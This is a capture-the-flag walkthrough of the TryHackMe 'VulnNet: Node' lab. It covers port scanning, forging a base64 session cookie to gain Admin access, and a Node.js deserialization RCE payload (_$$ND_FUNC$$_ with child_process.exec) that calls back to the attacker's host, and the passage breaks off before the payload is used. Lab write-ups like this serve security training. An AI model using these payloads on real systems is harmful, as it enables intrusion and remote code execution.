
VulnNet: Node



Active Machine Information

Title	IP Address	Expires
VulnNet2 Node	10.10.49.76	48m 00s

VulnNet: Node


VulnNet Entertainment has moved its infrastructure and now they're confident that no breach will happen again. You're tasked to prove otherwise and penetrate their network.

- Difficulty: Easy
- Web Language: JavaScript


This is again an attempt to recreate some more realistic scenario but with techniques packed into a single machine. Good luck!

Icon made by Freepik from www.flaticon.com

Enumeration




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.116.34
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 03:39 EDT
Nmap scan report for 10.10.116.34
Host is up (0.19s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 14.18 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -Pn -p 8080 10.10.116.34
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 03:43 EDT
Nmap scan report for 10.10.116.34
Host is up (0.19s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Node.js Express framework
|_http-title: VulnNet &ndash; Your reliable news source &ndash; Try Now!
Warning: OSScan results may be unreliable because we could not find at least
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Net
RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.
, Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

Open web-browser and start the BurpSuite tool to analyze the requests/responses



WELCOME, GUEST

Please login to continue...

PINNED POST

VulnNet Entertainment confirms data breach!

By Tilo Mitra under Data Breach Warning

As leaked recently VulnNet Entertainment confirms the recent data breach on one of their servers. Although it's not suprising given that the website was long deprecated, it's still a huge threat to the customers. VulnNet Entertainment states that such breach won't happen again, but can the customers feel safe? Maybe it's time for them move on? Let's hope that newest technology they implemented will increase the security, performance and overall functionality. See you in the next article soon!

RECENT POSTS


Critical Remote Hacking Flaws Affect D-Link VPN Routers

By Eric Ferraiuolo under RCE Cyber Threat

Discovered by researchers at Digital Defense, the three security shortcomings were responsibly disclosed to D-Link on August 11, which, if exploited, could allow remote attackers to execute arbitrary commands on vulnerable networking devices via specially-crafted requests and even launch denial-of-service attacks. D-Link DSR-150, DSR-250, DSR-500, and

```
GET / HTTP/1.1
Host: 10.10.116.34:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.116.34:8080/login
Cookie: session=eyJ1c2VybmFtZSI6Ikd1ZXN0IiwiaXNHdWVzdCI6dHJ1ZSwiZW5jb2RpbmciOiAidXRmLTgifQ%3D%3D
Upgrade-Insecure-Requests: 1
If-None-Match: W/"1daf-dPXia8DLlOwYnTXebWSDo/Cj9Co"
```

Click on the `LOGIN NOW` button



Capture the Request through BurpSuite


```
GET /login HTTP/1.1
Host: 10.10.116.34:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.116.34:8080/
Cookie: session=eyJ1c2VybmFtZSI6Ikd1ZXN0IiwiaXNHdWVzdCI6dHJ1ZSwiZW5jb2RpbmciOiAidXRmLTgif
Q%3D%3D
Upgrade-Insecure-Requests: 1
```

Decode the string inside `session` as `base64`

```
┌──(kali㉿kali)-[~/TryHackMe/VulnNet/Node]
└─$ echo "eyJ1c2VybmFtZSI6Ikd1ZXN0IiwiaXNHdWVzdCI6dHJ1ZSwiZW5jb2RpbmciOiAidXRmLTgifQ%3D%3
D" | base64 -d
{"username":"Guest","isGuest":true,"encoding": "utf-8"}
```

Exploit

Use `Decode` tab in the BurpSuite to encode the `session`



```
GET / HTTP/1.1
Host: 10.10.116.34:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.116.34:8080/login
Cookie: session=
eyJ1c2VybmFtZSI6IkFkbWluIiwiaXNHdWVzdCI6ZmFsc2UsImVuY29kaW5nIjogInV0Zi04In0%3d
Upgrade-Insecure-Requests: 1
If-None-Match: W/"1daf-dPXia8DL1OwYnTXebWSDo/Cj9Co"


```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 7599
ETag: W/"1daf-yJpyDF5wH88n2gBanzRnPdS2m40"
Date: Tue, 27 Jun 2023 08:16:44 GMT
Connection: close

<!DOCTYPE html><head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta name="description" content="A layout example that shows off a blog page with a
  list of posts.">
  <title>
```

Selection 78 (0x4e)

Selected text

```
eyJ1c2VybmFtZSI6IkFkbWluIi
wiaXNHdWVzdCI6ZmFsc2UsImVu
Y29kaW5nIjogInV0Zi04In0%3d
```

Decoded from: URL encoding

```
eyJ1c2VybmFtZSI6IkFkbWluIi
wiaXNHdWVzdCI6ZmFsc2UsImVu
Y29kaW5nIjogInV0Zi04In0=
```

Decoded from: Base64

```
{"username":"Admin","isGue
st":false,"encoding": "utf
-8"}
```

Request attributes 2

Request query parameters 0

Request body parameters 0


Request cookies 1

Request headers 10

Turn `Intercept` on and refresh the page → Modify the Cookie

```
GET / HTTP/1.1
Host: 10.10.116.34:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.116.34:8080/login
Connection: close
Cookie: session=eyJ1c2VybmFtZSI6IkFkbWluIiwiaXNHdWVzdCI6ZmFsc2UsImVuY29kaW5nIjogInV0Zi04In0%3d
Upgrade-Insecure-Requests: 1
If-None-Match: W/"1daf-dPXia8DLlOwYnTXebWSDo/Cj9Co"
```

Render the page from the browser



WELCOME, ADMIN

Please login to continue...

PINNED POST

VulnNet Entertainment confirms data breach!

By Tilo Mitra under Data Breach Warning

As leaked recently VulnNet Entertainment confirms the recent data breach on one of their servers. Although it's not suprising given that the website was long deprecated, it's still a huge threat to the customers. VulnNet Entertainment states that such breach won't happen again, but can the customers feel safe? Maybe it's time for them move on? Let's hope that newest technology they implemented will increase the security, performance and overall functionality. See you in the next article soon!

RECENT POSTS

Critical Remote Hacking Flaws Affect D-Link VPN Routers


By Eric Ferraiuolo under RCE Cyber Threat

Discovered by researchers at Digital Defense, the three security shortcomings were responsibly disclosed to D-Link on August 11, which, if exploited, could allow remote attackers to execute arbitrary commands on vulnerable networking devices via specially-crafted requests and even launch denial-of-service attacks. D-Link DSR-150, DSR-250, DSR-500, and

Research about *nodejs exploit* and *deserialization payload* → I found this one

```
{"username":"_$$ND_FUNC$$_require('child_process').exec('ping -c2 10.8.97.213', function(e
rror, stdout, stderr) { console.log(stdout) })","isGuest":true,"encoding": "utf-8"}
```

Paste it to the Request session



```
